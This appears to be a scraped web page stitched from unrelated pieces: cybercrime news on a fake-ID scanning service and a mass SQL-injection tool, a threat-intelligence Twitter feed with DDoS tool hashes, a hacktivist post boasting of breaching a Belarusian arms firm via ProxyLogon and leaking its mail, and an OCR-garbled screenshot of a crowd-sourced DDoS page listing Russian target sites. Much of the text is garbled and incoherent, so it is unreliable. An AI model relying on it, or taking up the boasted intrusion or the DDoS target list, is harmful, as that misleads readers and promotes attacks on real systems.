Cybercrime service automates creation of fake scanned IDs, other verification docs

The service produces high-quality fake scans that can be used in fraud attacks to impersonate victims, Group-IB researchers said



A new Web-based service for cybercriminals automates the creation of fake scanned documents that can help fraudsters bypass the identity verification processes used by some banks, e-commerce businesses and other online services providers, according to researchers from Russian cybercrime investigations firm Group-IB.

The service can generate scanned copies of passports, ID cards and driver's licenses from different countries for identities supplied by the service users, take scanned utility bills from various companies, as well as fake scanned copies of banking statements and credit cards issued by a large number of banks, said Andrey Komarov, head of international projects at Group-IB, via email.

It is common practice for banks, payment and money transfer providers, online gambling sites and other types of businesses that engage in money transactions via the Internet to ask their customers for scanned copies of documents in order to prove their identities or verify their physical addresses, especially when their anti-fraud departments detect suspicious account activity.

[Related: 4 places to find cybersecurity talent in your own organization]



SC Media US > News > Mass website hacking tool alerts to dangers of Google donks



by Adam Greenberg, Senior Reporter

Mass website hacking tool alerts to dangers of Google











Google dorks are not geeks who love the internet-related services and products provider. Google dorks are akin to super-specific searches, which attackers have been known to take advantage of in attempts to expose vulnerable


Cyber crime researcher Dancho Danchev recently blogged about a mass, do-it-yourself (DIY) website-hacking tool


"The proxy supporting tool has been purposely designed to allow automatic mass websites reconnaissance for the purpose of launching SQL injection attacks against those websites that are vulnerable," Danchev wrote.


SQL stands for structured query language and is programming terminology designed for managing data. SQL injection typically involves an attacker inputting SQL statements into an entry field that will force the system to execute potentially malicious commands.

"Once a compromise takes place, the attacker is in a perfect position to inject malicious scripts on the affected sites, potentially exposing their users to malicious client-side exploits serving attacks," according to Danchev.

Danchev wrote that an escalating number of DIY tools circulating the internet may open the door for novice attackers, but Barry Shteiman, director of security strategy with Imperva, told SCMagazine.com on Tuesday that it is the Google dorks that should be raising alarms.







https://t.co/JTcqOaYgET https://t.co/avGAXgiKul



Our Services

We offer products and services in a variety of categories

Technical Collection



23 - Wednesday

17:44

I just interviewed @michael_deebo - Go through the interview here https://t.co/woirrT4y4V - who else do you think I should interview? Stay tuned for more upcoming interviews! Cheers and thanks Mike! #ThreatIntel #ThreatIntelligence


26 - Saturday

01:23

RT @CHEN_PR: Great interview with @Intel471Inc's @michael_deebo on the current state of the #cybercrime ecosystem & the latest trends, tact...


13:58

https://t.co/NzsTDI4WA5 #security #cybercrime #malware #CyberSecurity #cyberattacks #CyberAttack #CyberSec #ThreatIntel #ThreatHunting #ThreatIntelligence #STIX #STIX2 #TAXII https://t.co/ka9yfciTte




18:36

https://t.co/tvPw6esTeM #security #cybercrime #malware #cyberattacks #CyberAttack #Cyberwar #CyberSecurity #ThreatIntelligence #ThreatIntel #ThreatHunting https://t.co/Qnb6YtvVN0




https://t.co/tvPw6esTeM #StopRussia #StopWar #StopTheWar #StopRussianAggression #RussianArmy #RussiaUkraineWar #RussiaUkraineConflict #russianinvasion #RussiaUkraine #RussiaInvadedUkraine #UkraineUnderAttack #UkraineWar #UkraineRussia #UkraineInvasion https://t.co/uYHGvWgPBB




20:39

"The Cyber War Between Russia and Ukraine - An OSINT Analysis" - https://t.co/tvPw6esTeM #security #cybercrime #malware #CyberAttack #CyberSec #CybersecurityNews https://t.co/kGissNYJ0S



"The Cyber War Between Russia and Ukraine - An OSINT Analysis" - https://t.co/tvPw6esTeM #RussianArmy #RussiaUkraine #RussiaInvadedUkraine #RussiaUkraineCrisis #RussiaInvadesUkraine #UkraineWar #UkraineRussia #UkraineRussiaConflict #UkraineRussiaCrisis https://t.co/IFamRoOHpz




"Exposing Anonymous International's Hacking Collective Online Infrastructure - An OSINT Analysis" - https://t.co/bXIGJXhwC3 #security #cybercrime #malware #CyberAttack #CyberSec #CybersecurityNews https://t.co/Y9QChYcfGX



"Exposing Anonymous International's Hacking Collective Online Infrastructure - An OSINT Analysis" - https://t.co/bXIGJXhwC3 #RussianArmy #RussiaUkraine #RussiaInvadedUkraine #RussiaUkraineCrisis #RussiaInvadesUkraine #UkraineWar #UkraineRussia https://t.co/zTBYUvc3PJ



"The Cyber War Between Russia and Ukraine - An OSINT Analysis" - https://t.co/tvPw6esTeM #OSINTUkraine https://t.co/QWIq43yp4N




[&]quot;Profiling a Currently Active High-Profile Cybercriminals Portfolio of Ransomware-Themed Extortion Email Addresses - Part Four" https://t.co/gkCKZbUKTA #Ransomware https://t.co/Xg60oZnHbL


abramova admin agent airmail anonymous aol ar artemy asia askheip assistant au ausi axitrun backdata backup backuppc badlamadec batary benitsanstravaille bichkova biebosshorse biemir billwong bitcoin bitlocker bitmessage bitsupportz biZ black blackbyte blacklist blaze bm bobereen broodes brovsky btc CCCh chance charlieadmin checkcheck of cleverhorse clubnika CO COCK COM contact COT coronavi coronavirus Countermail Criptext crypt cryptedfiles cryptofiles cryptservice ctemplar cumallover cybergroup cyberunion cz danwin data databack datarest datos de dec decode decodeacrux decoderma decr decrypt decrypterfile decryptfiles decryptgroup decryptor deparisko deus devilguy diablo disroot dk doctor dollars douarix dr duran e-mail ea edu ee elude email encrypt encryptc encryptfile enigmasoftware er eu exploit fileengineering filegorilla files filesreturn firemail flower flowerboard fonix fox foxmail fr frthnfdsgalknbvfkj fud geniesanstravaille gf gmail gmx goat gomer goodmen gorentos grand help helper helpmanager helpme hiden hmamail horsefucker host hotmail ibm im inbox indea india info io igzi ir iran ivan ix jabb jabber jack james jerjis john jonskuper ip jog keemail keepcalm kiaracript kirova kromber lechiffre legion li lion live lock lu mail mailfence mailtemp mammon mishacat mk mr ms msgsafe mycommerce naskhelp nbobgreen ndeus net newhelper nhelpmanager ninja null octopusdoc onimransom onion onionmail openfileyou openmalibox ordersupport Org outlook padredelicato panda panzergen patrik payorypt payoff pdfhelp pecunia ph phobos phobosrecovery pixell pl pm poker post pro protonmail pskovmama qbmail qip qq rambler ransom raynorziol rebushelp recover recovery remotepchelper restaurouisscus restore restored/yu returndb riseup robocript ru russian safe-mail safronov salesrestoresoftware scryotmail secmail service seven seznam si Sigaint simplesup si skgrhk sn soft sos SP spacexhuman steven SU sup SUPPORT techmail teslabrain tfwno tg thesecure tizer tomice tor torbox torchwood tormail tuta tutamail tutanota ua ulot uk ultimatehelp uni unlock unlockdata unlockdiles unluckware ursa usa vashmail vendetta vengisto vine voidfiles wang whizoze wibor windows ws wyseil Xmpp ya yahoo yandex yeah yopmail redmail zimbabwe zohomail zowe

23:38

"The Cyber War Between Russia and Ukraine - An OSINT Analysis" https://t.co/tvPw6esTeM #RussianArmy #RussiaUkraineWar #RussiaUkraineConflict
#russianinvasion #RussiaUkraine #RussiaReport #UkraineRussiaWar
#UkraineUnderAttack #UkraineWar #UkraineRussia https://t.co/qFVDu3vaqT



"The Current State of the Cyber War Between Russia and Ukraine — An OSINT Analysis" - https://t.co/aoQbXzDwXM #RussianArmy #RussiaUkraineWar #RussiaUkraineConflict #russianinvasion #RussiaUkraine #RussiaInvadedUkraine #UkraineRussiaWar #UkraineUnderAttack https://t.co/Enb1vBpZcl



27 - Sunday

00:36

https://t.co/tvPw6esTeM #RussianArmy #RussiaUkraineWar #russianinvasion #RussiaUkraine #RussiaInvadedUkraine #UkraineRussiaWar #UkraineUnderAttack #UkraineWar #UkraineConflict https://t.co/wRYIdnILJ4



ANONYMOUS LIBERLAND AND THE PWN-BÄR HACK TEAM



About us

Greetings citizens of the world. Let us introduce ourselves... We are the Pwn-Bär international hack team. We stand for equal opportunity pwnage and unrestricted access to information. Our Russian APT friends seem kinda out of shape, don't they? Defacements? DDoS attacks? What year is this? 2012?

We thought maybe they needed a little reminder of what real hacking is like, so we logged off Twitter to touch Shodan and we were shocked with what we saw. They have the most secure cybers in entire world and we could not hack them.

Hahaha, just kidding...

We announce the start of #OpCyberBullyPutin. We are going to show you how prepared for cyberwar Russia and CIS countries really are.

We are Anonymous. We are a legion. We do not forgive. We do not forget. Expect us.

News

The Unitary Enterprise "Tetraedr"

Country: Belarus, Category: Military-industrial complex

The TETRAEDR UE is a scientific and industrial private unitary enterprise specializing in development and manufacture of advanced radio-electronic weapon systems, development and manufacture of hardware and software used in radar and radio electronic control assets, upgrading of Air Defense Missile Systems.


The TETRAEDR UE was founded on 26 April 2001, state registration No 190233544. The TETRAEDR UE is a full member of the Belarusian Chamber of Commerce and Industry.

The TETRAEDR UE does not patch ProxyLogon in year 2022. The PWNBÄR HT hacked them and copied their mailspools.


If you saw pictures from Russian state TV of missiles being fired at military training in Belarus, included are the schematics for some of those SAMs, and email threads that might be of interest to researchers of Belarusian involvement in the international arms trade.

00:37


https://t.co/tvPw6esTeM #RussianArmy #RussiaUkraineWar #russianinvasion #RussiaUkraine #RussiaInvadedUkraine #UkraineRussiaWar #UkraineUnderAttack #UkraineWar #UkraineConflict https://t.co/imhvaFoLDG



Australia, Perth	0 / 4	Traceroute	95.72.229.228
Austria, Salzburg	0 / 4	Traceroute	95.72.229.228
Canada, Toronto	0 / 4	Traceroute	95.72.229.228
France, Paris	0 / 4	Traceroute	95.72.229.228
Germany, Frankfurt	0 / 4	Traceroute	95.72.229.228
Hong Kong, Hong Kong	0 / 4	Traceroute	95.72.229.228
Iran, Tehran	0 / 4	Traceroute	95.72.229.228
Italy, Milan	0 / 4	Traceroute	95.72.229.228
Kazakhstan, Karaganda	0 / 4	Traceroute	95.72.229.220
Lithuania, Vilnius	0 / 4	Traceroute	95.72.229.220
Moldova, Chisinau	0 / 4	Traceroute	95.72.229.220
Netherlands, Amsterdam	0 / 4	Traceroute	95.72.229.228
Portugal, Viana	0 / 4	Traceroute	95.72.229.228
Russia, Moscow	0 / 4	Traceroute	95.72.229.228
Russia, Moscow	0 / 4	Traceroute	95.72.229.228
Switzerland, Zurich	0 / 4	Traceroute	95.72.229.228
Turkey, Istanbul	0 / 4	Traceroute	95.72.229.228
Ukraine, Khmelnytskyi	0 / 4	Traceroute	95.72.229.220
Ukraine, Kyiv	0 / 4	Traceroute	95.72.229.220
USA, Los Angeles	0 / 4	Traceroute	95.72.229.228
USA, New Jersey	0 / 4	Traceroute	95.72.229.228



https://t.co/tvPw6esTeM #RussianArmy #RussiaUkraineWar #russianinvasion #RussiaUkraine #RussiaInvadedUkraine #UkraineRussiaWar #UkraineUnderAttack #UkraineWar #UkraineConflict https://t.co/Co0VoVYHGS




https://t.co/tvPw6esTeM #RussianArmy #RussiaUkraineWar #russianinvasion #RussiaUkraine #RussiaInvadedUkraine #UkraineRussiaWar #UkraineUnderAttack #UkraineWar #UkraineConflict https://t.co/jM4BnTfwJi




00:38

https://t.co/tvPw6esTeM #RussianArmy #RussiaUkraineWar #russianinvasion #RussiaUkraine #RussiaInvadedUkraine #UkraineRussiaWar #UkraineUnderAttack #UkraineWar #UkraineConflict https://t.co/iHjaXRQ4tj



English version	Русская версия	Украйнська версія «Оріаліс» неценя в РФ споявня пропаганди на правслючен бреслику інформацію про події в Україні. Ме являкомі, що зрише їх інкрите за динолите защим переключеннях на достовірня меняни.	
.organes versions The "official" nervs in the Russian Federation is mostly fidte and we believe it is better to short her slown and let people switch to trustful news.	 Официальные эпости в РФ полим пропаганды и транспируют лизиую информацию о собствен из Украине. Мы считаем, что дучие их мараеть и поволить лиции перехлоченных на достоярные невости. 		
lease, just open this page and let it be open on your devices. It will fixed the Russian repagands websites and pose a huge load on their infrastructure.	Пожалуйств, опкройте му страницу на выших устройствах. Это зальёт российская пропагандистские сайты запроском и создаст огромную магрупку на их инфраструктуру:	Будь, ласка, відприйте що сторінку на вашону пристрої. Це закадзе російські пропатакциєтські сайта мательна та створить величение жавантажник на пово- нфраструктуру:	
four browser will be slow. It's ok, don't worry and keep it run.	Ваш (реухер будет работать медлению. Все в порядке, не волючётесь и держате его	Ваш братиер прационатное повільно. Все гараца, не хваспойтеся та тримайте його	
small contribution from each of us will save Ukraine 🙏	открытьов.	відкритю.	
-	Небольшой вильд каждого на нас спасет Украноу 🙏	Невеликий внесок вожного з нас вритуе Україну 🔥	
URL	Number of Req		
mps: fonta.rs/	1991	34	
tox (riagy)	373	44	
tips://ria.ru/lesta/	304	28	
tpu//www.rbc.ru/	342	50	
tips://www.st.com/	523	90	
np: kremlin.ru'	392	332	
np://en.kremlin.ru/	348	348	
tips//sectrins.rs/	344	61	
mps://tass.mv/	352	97	
mps://mrzvenda.ru/	336	4)	
mps://neclarisms.mu/	345	115	
mps://www.ltr.nu/	387	45	
Mps://www.vesti.ne/	345	30	
mps: 'online sherbank.ru'	344	4)	
mps://sherhank.nu/	311	45	
mps: 'zakupki.gov.ru'	317	42	
Rips://www.govodogi.nu/	347	36	
tips://ec.es/	322	42	
mps://www.cod.eu/	361	54	
mps://soding.ns/	329	55	
tps://rgmk.nv/	312	59 37	
tipe://www.interflox.cu/	329 367	43	
tps://www.mou.nu/wilagi/	367 372	43 372	
tp://government.nu/	972 908	81	
tipu://mil.ru/ tipu://www.talog.gov.ru/	354	81 36	
	304 334	39	
tipul/icustoms gov.ru/ tipul/infs.pov.ru/	346	90	

Big stuff. #Ukraine is currently crowd-sourcing #DDoS (Distributed Denial of Service) attacks against #Russia using a publicly accessible DDoS Tool called TheDisbalancer MD5: 9805b0891351cd760012ce02d738dc63 Detection rate here - https://t.co/53PCHAI299 https://t.co/3AwtLeiOps



Another #DDoS attack tool in circulation in the #Russia and #Ukraine cyber war. MD5: f67f5d78f263ddf92749f09d3d478e4e VT: https://t.co/tE6uaEPtzr MD5: db8fdd09ed4a350cf509a241b76f46c1 https://t.co/KajflPgaSr hosted on @github - https://t.co/UxjPuD8S4K


⇄1 01:12

Awesome! A flood of #DDoS attack tools hosted on @github in the #Russia and #Ukraine cyber war. https://t.co/fg6sQUaRzK; https://t.co/UxjPuD8S4K; https://t.co/jXpMsUm8tS; https://t.co/0UssOGUw1v; https://t.co/T32Ng8fsjG; https://t.co/dBNCllzZJy

